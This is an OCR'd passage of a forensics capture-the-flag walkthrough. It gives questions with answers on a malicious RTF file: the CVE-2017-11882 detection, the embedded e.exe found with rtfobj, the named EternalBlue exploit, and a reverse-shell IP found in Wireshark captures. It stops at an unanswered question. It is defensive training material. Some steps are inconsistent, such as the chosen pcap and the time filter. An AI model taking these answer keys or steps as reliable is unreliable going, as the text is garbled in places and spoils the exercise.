
Run full, custom, or Windows Defender Offline scan.

Threats found. Start the recommended actions.

2 Threats found

5 Files scanned

Click on **See threat details.**



Scan history

View detected threats and scan details.

Current threats

Current threats are items detected by a scan, that require action.

Threats found. Start the recommended actions.

Exploit:O97M/CVE-2017-11882.F — Severe
7/25/2019

Exploit:O97M/CVE-2017-11882.A — Severe
7/25/2019


Answer: CVE-2017-11882

Erge 5


What is the name of the embedded executable in the document?

Solution


Copy **onion.zip** and paste it in the Kali-Linux VM. (Given with the Artifacts.) Click on it twice to unzip.



Copy **oletools** from the tools folder provided.




Name	Date modified	Type	Size
exiftool	11/21/2017 2:32 PM	File folder	
HxD	11/21/2017 2:41 PM	File folder	
IDA Pro 5.0 Free	11/21/2017 2:46 PM	File folder	
JD GUI	11/21/2017 2:49 PM	File folder	
NetworkMiner	11/21/2017 2:52 PM	File folder	
odbg110	11/21/2017 2:54 PM	File folder	
oletools	8/28/2018 1:24 PM	File folder	
PDFDissector	2/15/2018 5:16 PM	File folder	
Rekall	2/15/2018 5:05 PM	File folder	
Scalpel	11/22/2017 11:31 ...	File folder	
upx-3.95-win64	8/28/2018 4:10 PM	File folder	
Volatility 2.6	11/22/2017 9:28 AM	File folder	
x64dbg	11/22/2017 9:31 AM	File folder	
PDFDissector.zip	12/4/2017 8:11 AM	Compressed (zipp...	4,548 KB




This PC › OS (C:) › Users › tracerfire › Desktop › Artifacts › ARTIFACTS FOUND

Name	Date modified	Type
login_recompiled	7/24/2019 4:56 PM	File folder
META-INF	7/24/2019 4:44 PM	File folder
7.jpeg	7/25/2019 2:48 PM	JPEG File
download.dat	7/26/2019 4:25 PM	DAT File
exiftool.exe	7/25/2019 10:35 AM	Application
login.jar	7/24/2019 2:58 PM	Executable Jar File
login_recompiled.jar	7/24/2019 4:44 PM	Executable Jar File
login_recompiled.zip	7/24/2019 4:45 PM	Compressed (zipp
main.exe	7/26/2019 1:32 PM	Application
upload_file	7/25/2019 4:54 PM	File
upload_file1	7/25/2019 4:54 PM	File

Put the onion.rtf file in the same folder as oletools.



On the command line, put the following commands: **cd Desktop\oletools\oletools** (remember this is my path, yours might be different), then **python rtfobj.py onion.rtf**.



```
root@kali:~# cd Desktop/oletools/oletools/
root@kali:~/Desktop/oletools/oletools# python rtfobj.py onion.rtf
rtfobj 0.53.1 on Python 2.7.13 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

===============================================================================
File: 'onion.rtf' - size: 14329053 bytes
---+----------+---------------------------------------------------------------
id |index     |OLE Object
---+----------+---------------------------------------------------------------
0  |00009A4Fh |format_id: 2 (Embedded)
   |          |class name: 'Package'
   |          |data size: 7140777
   |          |OLE Package object:
   |          |Filename: u'e.exe'
   |          |Source path: u'C:\\fakepath\\e.exe'
   |          |Temp path = u'C:\\fakepath\\e.exe'
   |          |EXECUTABLE FILE
---+----------+---------------------------------------------------------------
```

Answer: e.exe

Erge 6

What well known exploit did the document run to escalate it's access?

Solution

Look up the CVE from #4 to find the well known exploit.


Answer: eternalblue

Erge 7

What IP address did PC-1 communicate to and set up a reverse shell with? Hint: We think the attack occured around 12:10 PM ABQ, NM time on 8/14/2018


Solution

Look at **Artifacts\pcap.** To see the captured packets.




Name	Date modified	Type	Size
2018-08-07_09-57-20.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_10-16-48.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_12-09-05.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_12-16-24.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_12-44-28.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_13-05-37.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,658 KB
2018-08-07_13-13-24.pcap	8/23/2018 2:52 PM	Wireshark capture...	97,657 KB
2018-08-07_13-27-40.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,657 KB
2018-08-07_13-42-56.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,657 KB
2018-08-07_13-59-49.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,658 KB
2018-08-07_14-22-13.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,658 KB
2018-08-07_14-36-52.pcap	8/23/2018 2:53 PM	Wireshark capture...	97,658 KB
2018-08-07_14-42-02.pcap	8/23/2018 2:54 PM	Wireshark capture...	97,658 KB

Choose a pcap close to the time given, **2018-08-14_11-40-44.pcap**.




Name	Date modified	Type	Size
2018-08-14_10-46-06.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_10-56-31.pcap	8/23/2018 3:27 PM	Wireshark capture...	97,658 KB
2018-08-14_11-20-34.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_11-40-44.pcap	8/23/2018 3:28 PM	Wireshark capture...	97,657 KB
2018-08-14_12-42-28.pcap	8/23/2018 3:29 PM	Wireshark capture...	97,657 KB
2018-08-14_13-06-08.pcap	8/23/2018 3:30 PM	Wireshark capture...	97,657 KB

Open with wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
69949	1476.613691	192.168.1.100	192.168.1.1	DNS	74	Standard query 0x0f50 A ntp.ubuntu.com
69950	1476.613712	192.168.1.100	192.168.1.1	DNS	74	Standard query 0x0bc9 AAAA ntp.ubuntu.com
69951	1476.830498	192.168.1.150	13.35.102.60	TCP	74	34996 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 …
69952	1476.905334	192.168.1.151	192.168.1.150	TCP	1514	56494 → 9200 [ACK] Seq=3333123 Ack=315851 Win=144…
69953	1476.905606	192.168.1.151	192.168.1.150	HTTP	652	POST /_bulk HTTP/1.1 (application/json)
69954	1476.905685	192.168.1.150	192.168.1.151	TCP	66	9200 → 56494 [ACK] Seq=315851 Ack=3334571 Win=242…
69955	1476.905714	192.168.1.150	192.168.1.151	TCP	66	9200 → 56494 [ACK] Seq=315851 Ack=3335157 Win=242…
69956	1477.046765	192.168.1.150	192.168.1.151	HTTP	431	HTTP/1.1 200 OK (application/json)
69957	1477.046806	192.168.1.151	192.168.1.150	TCP	66	56494 → 9200 [ACK] Seq=3335157 Ack=316216 Win=143…
69958	1477.427700	36:4c:5e:a0:32:a7	32:99:59:05:55:06	ARP	42	Who has 192.168.1.20? Tell 192.168.1.1

Filter for the date and time (accounting for the time difference) and the IP address for PC-1(given in the Network map in the Getting started). **frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10**. The first packet has the IP address of **5.101.80.151** and we can infer that's the IP address used to set up the reverse shell.


2018-08-14_11-40-44.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…

frame.time >= "Aug 14, 2018 13:05:00.00" && ip.addr==192.168.1.10

```
No.   Time        Source         Destination    Protocol Length Info
69970 1478.568322 5.101.80.151   192.168.1.10   TCP        68 80 → 49218 [PSH, ACK] Seq=36 Ack=791 Win=30336 Le…
69971 1478.569107 192.168.1.10   5.101.80.151   TCP        68 49218 → 80 [PSH, ACK] Seq=791 Ack=50 Win=65536 Le…
69972 1478.592829 192.168.1.10   5.101.80.151   TCP      1514 49218 → 80 [PSH, ACK] Seq=805 Ack=50 Win=65536 Le…
69973 1478.593068 192.168.1.10   5.101.80.151   TCP        83 49218 → 80 [PSH, ACK] Seq=2265 Ack=50 Win=65536 L…
69974 1478.593833 5.101.80.151   192.168.1.10   TCP        66 [TCP Window Update] 80 → 49218 [ACK] Seq=50 Ack=7…
69975 1478.593845 5.101.80.151   192.168.1.10   TCP        66 [TCP Dup ACK 69766#1] 80 → 49218 [ACK] Seq=50 Ack…
69977 1478.880117 192.168.1.10   5.101.80.151   TCP      1514 [TCP Retransmission] 49218 → 80 [PSH, ACK] Seq=79…
69978 1478.880859 5.101.80.151   192.168.1.10   TCP        66 80 → 49218 [ACK] Seq=50 Ack=2294 Win=36224 Len=0 …
69979 1478.881280 192.168.1.10   5.101.80.151   TCP        76 49218 → 80 [PSH, ACK] Seq=2294 Ack=50 Win=65536 L…
```


Answer: 5.101.80.151

Erge 8

What command was run on the reverse shell to download an executable?

